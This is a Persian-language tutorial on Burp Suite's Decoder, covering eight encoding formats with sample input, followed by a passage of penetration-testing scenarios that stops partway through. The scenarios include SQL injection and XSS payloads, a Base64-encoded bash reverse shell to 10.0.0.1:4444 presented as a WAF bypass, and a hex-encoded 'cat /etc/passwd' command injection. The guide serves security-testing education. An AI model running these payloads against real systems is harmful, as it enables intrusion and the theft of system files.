Burp Suite Encoder

&

Decoder Tutorial

Contents

مسئله Encoder & Decoder در Burp Suite 2
مسئله URL Encoder & Decoder 3
مسئله HTML Encoder & Decoder 4
مسئله Base64 Encoder & Decoder 6
مسئله ASCII Hex Encoder & Decoder 7
مسئله Hex Encoder & Decoder 9
مسئله Octal Encoder & Decoder 10
مسئله Binary Encoder & Decoder 11
مسئله Gzip Encoder & Decoder 12
کاربرد و سناریو عملی 13
1. URL Encoding 13
2. HTML Encoding 13
3. Base64 Encoding 14
4. ASCII Hex Encoding 14
5. Hex Encoding 14
6. Octal Encoding 15
7. Binary Encoding 15
8. Gzip Compression 15
جمع بندی: 16

مسئله Encoder & Decoder در Burp Suite

دکودر Burp Suite ابزاری است که داده‌های کدگذاری شده (encoded) را به فرم واقعی آن‌ها تبدیل می‌کند یا داده‌های خام (raw) را به انواع فرم‌های کدگذاری و هش شده تبدیل می‌نماید. این ابزار می‌تواند چندین فرمت کدگذاری را با استفاده از تکنیک‌های تعریف شده تشخیص دهد. کدگذاری (Encoding) شامل قرار دادن یک دنباله از کاراکترها (حروف، اعداد، علائم نقطه‌گذاری و نمادها) در یک فرمت تخصصی است که انتقال یا ذخیره‌سازی کارآمد را امکان‌پذیر می‌سازد. دکد کردن (Decoding) فرآیند کدگذاری را معکوس می‌کند و یک فرمت کدگذاری شده را به فرمت اصلی بازمی‌گرداند. کاربران می‌توانند از کدگذاری و دکد کردن در ارتباطات داده‌ای، شبکه و ذخیره‌سازی استفاده کنند.

امروز در حال بررسی گزینه Decoder در 'Burp Suite' هستیم. Burp Suite ابزاری است که برای تست امنیت برنامه‌های کاربردی وب (Web application security) استفاده می‌شود. ابزارهای مختلف آن به‌طور یکپارچه با هم کار می‌کنند تا از کل فرآیند تست، از نقشه‌برداری اولیه و تحلیل سطح حمله یک برنامه گرفته، تا پیدا کردن و بهره‌برداری از آسیب‌پذیری‌های امنیتی، پشتیبانی کنند. این ابزار با زبان JAVA نوشته شده و توسط PortSwigger Security توسعه یافته است.


در Burp Suite 9 نوع فرمت دکودر وجود دارد:

- Plain text
- URL
- HTML
- Base64
- ASCII Hex
- Hex
- Octal
- Binary
- Gzip

مسئله URL Encoder & Decoder

وقتی گزینه decoder در burp suite را بررسی کنید، دو بخش چپ و راست را مشاهده خواهید کرد. بخش چپ خود به ترتیب برای گزینه‌های encoding و decode به دو و سه بخش تقسیم شده است. بخش راست شامل تب function برای گزینه‌های encoding و decode می‌باشد. و اگر به تصویر داده شده در زیر توجه کنید، می‌توانید متوجه شوید که دو دکمه رادیویی (radio buttons) برای انتخاب نوع محتوایی که می‌خواهید encode یا decode کنید، وجود دارد.

دکمه رادیویی مربوط به گزینه text را فعال کنید (Enable)، و سپس می‌توانیم هر ورودی را در کادر برای encode کردن وارد کنیم. در اینجا، ما Raj Chandel را به عنوان ورودی وارد می‌کنیم، همانطور که در تصویر نشان داده شده است. پس از آن، روی گزینه Encoded as کلیک کرده و فیلد URL را از لیست داده شده انتخاب کنید، همانطور که در تصویر نشان داده شده است. نتیجه encode شده در قالب URL را در کادر دوم همانطور که در تصویر نشان داده شده است، دریافت خواهیم کرد.




ما می‌توانیم مستقیماً متن URL کدگذاری شده (Encoded URL Text) را با کلیک بر روی گزینه **Decoded as** و انتخاب فیلد **URL** از لیست گزینه‌های داده شده، همانطور که در تصویر نشان داده شده است، دکد (decode) کنیم.

این عمل، متن URL کدگذاری شده را به متن ساده (plain text) در کادر سوم تبدیل می‌کند، همانطور که در تصویر نشان داده شده است.

مسئله HTML Encoder & Decoder

همان مراحل را تکرار کنید و هر ورودی را در کادر اول برای encode کردن وارد کنید، در اینجا ما Raj Chandelرا به عنوان ورودی داده‌ایم، همانطور که در تصویر نشان داده شده است. پس از آن، روی گزینه **Encoded as** کلیک کرده و فیلد **HTML**را همانطور که در تصویر نشان داده شده است، انتخاب کنید. نتیجه encode شده در قالب HTML را در کادر دوم دریافت خواهیم کرد، همانطور که در تصویر نشان داده شده است.




ما می‌توانیم مستقیماً متن HTML کدگذاری شده (Encoded HTML Text) را با کلیک بر روی گزینه **Decoded as** و انتخاب فیلد **HTML** همانطور که در تصویر نشان داده شده است، دکد (decode) کنیم.

این عمل، متن HTML کدگذاری شده را به متن ساده (plain text) در کادر سوم تبدیل می‌کند، همانطور که در تصویر نشان داده شده است.


مسئله Base64 Encoder & Decoder

همان فرآیند را تکرار کنید و هر ورودی را در کادر اول برای encode کردن وارد کنید؛ در اینجا ما از Raj Chandel به عنوان ورودی استفاده کرده‌ایم، همانطور که در تصویر نشان داده شده است. پس از آن، روی گزینه **Encoded as** کلیک کرده و فیلد **Base64** را همانطور که در تصویر نشان داده شده است، انتخاب کنید. نتیجه encode شده در قالب Base64 را در کادر دوم دریافت خواهیم کرد، همانطور که در تصویر نشان داده شده است.




ما می‌توانیم مستقیماً متن Base64 کدگذاری شده (Encoded Base64 Text) را با کلیک بر روی گزینه **Decoded as** و انتخاب فیلد **Base64** همانطور که در تصویر نشان داده شده است، دکد (decode) کنیم.

این عمل، متن Base64 کدگذاری شده را به متن ساده (plain text) در کادر سوم تبدیل می‌کند، همانطور که در تصویر نشان داده شده است.




مسئله ASCII Hex Encoder & Decoder

دوباره، همان فرآیند را تکرار کنید و هر ورودی را در کادر اول برای encode کردن وارد کنید؛ در اینجا ما Raj Chandel را به عنوان ورودی وارد می‌کنیم، همانطور که در تصویر نشان داده شده است. پس از آن، روی گزینه **Encoded as** کلیک کرده و فیلد **ASCII Hex** را همانطور که در تصویر نشان داده شده است، انتخاب کنید. نتیجه encode شده در قالب ASCII Hex را در کادر دوم دریافت خواهیم کرد، همانطور که در تصویر نشان داده شده است.




ما می‌توانیم مستقیماً متن ASCII Hex کدگذاری شده (Encoded ASCII Hex Text) را با کلیک بر روی گزینه **Decoded as** و انتخاب فیلد **ASCII Hex** همانطور که در تصویر نشان داده شده است، دکد (decode) کنیم.

این عمل، متن ASCII Hex کدگذاری شده را به متن ساده (plain text) در کادر سوم تبدیل می‌کند، همانطور که در تصویر نشان داده شده است.




مسئله Hex Encoder & Decoder

همانند موارد فوق تکرار کنید و هر ورودی را در کادر اول برای encode کردن وارد کنید. در اینجا ما Raj Chandel 123456789را به عنوان ورودی داده‌ایم، همانطور که در تصویر نشان داده شده است. پس از آن، روی گزینه **Encoded as** کلیک کرده و گزینه **Hex**را همانطور که در تصویر نشان داده شده است، انتخاب کنید. نتیجه encode شده در قالب Hex را در کادر دوم دریافت خواهیم کرد، همانطور که در تصویر نشان داده شده است.




در نهایت، ما می‌توانیم مستقیماً متن Hex کدگذاری شده (Encoded Hex Text) را با کلیک بر روی گزینه **Decoded as**و انتخاب فیلد **Hex**همانطور که در تصویر نشان داده شده است، دکد (decode)کنیم. این عمل، متن Hex کدگذاری شده را به متن ساده (plain text) در کادر سوم تبدیل می‌کند، همانطور که در تصویر نشان داده شده است.




مسئله Octal Encoder & Decoder

دوباره تکرار کنید و هر داده‌ای را در کادر اول برای encode کردن وارد کنید؛ ما Raj Chandel 123456789را به عنوان ورودی ارائه داده‌ایم، همانطور که در تصویر نشان داده شده است. پس از آن، روی گزینه **Encoded as**کلیک کرده و فیلد **Octal**را همانطور که در تصویر نشان داده شده است، انتخاب کنید. نتیجه encode شده در قالب Octal را در کادر دوم دریافت خواهیم کرد، همانطور که در تصویر نشان داده شده است.




در نهایت، ما می‌توانیم مستقیماً متن Octal کدگذاری شده (Encoded Octal Text) را با کلیک بر روی گزینه **Decoded as**و انتخاب فیلد **Octal**همانطور که در تصویر نشان داده شده است، دکد (decode)کنیم. این عمل، متن Octal کدگذاری شده را به متن ساده (plain text) در کادر سوم تبدیل می‌کند، همانطور که در تصویر نشان داده شده است.



مسئله Binary Encoder & Decoder


همان مراحل را تکرار کنید و هر ورودی را در کادر اول برای encode کردن ارائه دهید؛ در اینجا ما Raj Chandel 123456789را به عنوان ورودی وارد می‌کنیم، همانطور که در تصویر نشان داده شده است. پس از آن، روی گزینه **Encoded as**کلیک کرده و فیلد **Binary**را همانطور که در تصویر نشان داده شده است، انتخاب کنید. نتیجه encode شده در قالب Binary را در کادر دوم دریافت خواهیم کرد، همانطور که در تصویر نشان داده شده است.




سپس، ما می‌توانیم مستقیماً متن Binary کدگذاری شده (Encoded Binary Text) را با کلیک بر روی گزینه **Decoded as**و انتخاب فیلد **Binary**همانطور که در تصویر نشان داده شده است، دکد (decode)کنیم. این عمل، متن Binary کدگذاری شده را به متن ساده (plain text) در کادر سوم تبدیل می‌کند، همانطور که در تصویر نشان داده شده است.

مسئله Gzip Encoder & Decoder

هر ورودی را در کادر اول برای encode کردن وارد کنید. در اینجا ما Raj Chandel را به عنوان ورودی وارد کرده‌ایم، همانطور که در تصویر نشان داده شده است. پس از آن، روی گزینه **Encoded as** کلیک کرده و فیلد **Gzip** را همانطور که در تصویر نشان داده شده است، انتخاب کنید. نتیجه encodeشده در قالب Gzip را در کادر دوم دریافت خواهیم کرد، همانطور که در تصویر نشان داده شده است.



در نهایت، ما می‌توانیم مستقیماً متن Gzip کدگذاری شده (Encoded Gzip Text) را با کلیک بر روی گزینه **Decoded as** و انتخاب فیلد **Gzip** همانطور که در تصویر نشان داده شده است، دکد (decode)کنیم. این عمل، متن Gzip کدگذاری شده را به متن ساده (plain text) در کادر سوم تبدیل می‌کند، همانطور که در تصویر نشان داده شده است.



کاربرد و سناریو عملی

1. URL Encoding

کاربرد :جلوگیری از تفسیر نادرست کاراکترهای خاص در URL مثل &, =, ?, Space

سناریو عملی:

- **تست SQL Injection** ممکن است یک ' یا Space در پارامتر URL توسط WAF بلاک شود.

- **مثال:**

  id=1' UNION SELECT 1,2,3--

  تبدیل می‌شود به:

  id=1%27%20UNION%20SELECT%201%2C2%2C3--

2. HTML Encoding

کاربرد :جلوگیری از اجرای تگ‌های HTML و) JavaScript مقابله با(XSS

سناریو عملی:

- **تست XSS** اگر تگ <script>فیلتر شود، می‌توان آن را به صورت HTML Entity نوشت.

- **مثال :**

  <script>alert(1)</script>

  تبدیل می‌شود به :

  <script>alert(1)</script>

3. Base64 Encoding

کاربرد : انتقال داده‌های باینری در قالب متن (مثل داده‌های حساس یا پیلودها)

سناریو عملی:

- **پیلودهای مخفی :** ارسال پیلود Reverse Shell به صورت encode شده برای دور زدن WAF.

- **مثال:**

  bash -i >& /dev/tcp/10.0.0.1/4444 0>&1

  تبدیل می‌شود به:

  YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjAuMS80NDQ0IDA+JjE=

4. ASCII Hex Encoding

کاربرد : نمایش داده‌ها در قالب هگزادسیمال (برای دور زدن فیلترها)

سناریو عملی:

- تست **Command Injection** اگر کلمه cat فیلتر شود.

- **مثال :**

  cat /etc/passwd

  تبدیل می‌شود به :

  636174202F6574632F706173737764

5. Hex Encoding

کاربرد : نمایش بایت‌های خام در قالب هگز (برای داده‌های باینری)

سناریو عملی:

- تست **Binary Data** آنالیز ترافیک شبکه یا هدرهای HTTP

- **مثال:**

  ABC

  تبدیل می‌شود به:

  41 42 43

6. Octal Encoding

کاربرد :نمایش مقادیر در مبنای Octal در payload های قدیمی

سناریو عملی:

- **دور زدن فیلتر :**زمانی که فقط کاراکترهای عددی مجاز هستند.

- **مثال:**

  cat

  تبدیل می‌شود به:

  \143\141\164

7. Binary Encoding

کاربرد :نمایش داده در قالب باینری (برای آنالیز سطح پایین)

سناریو عملی:

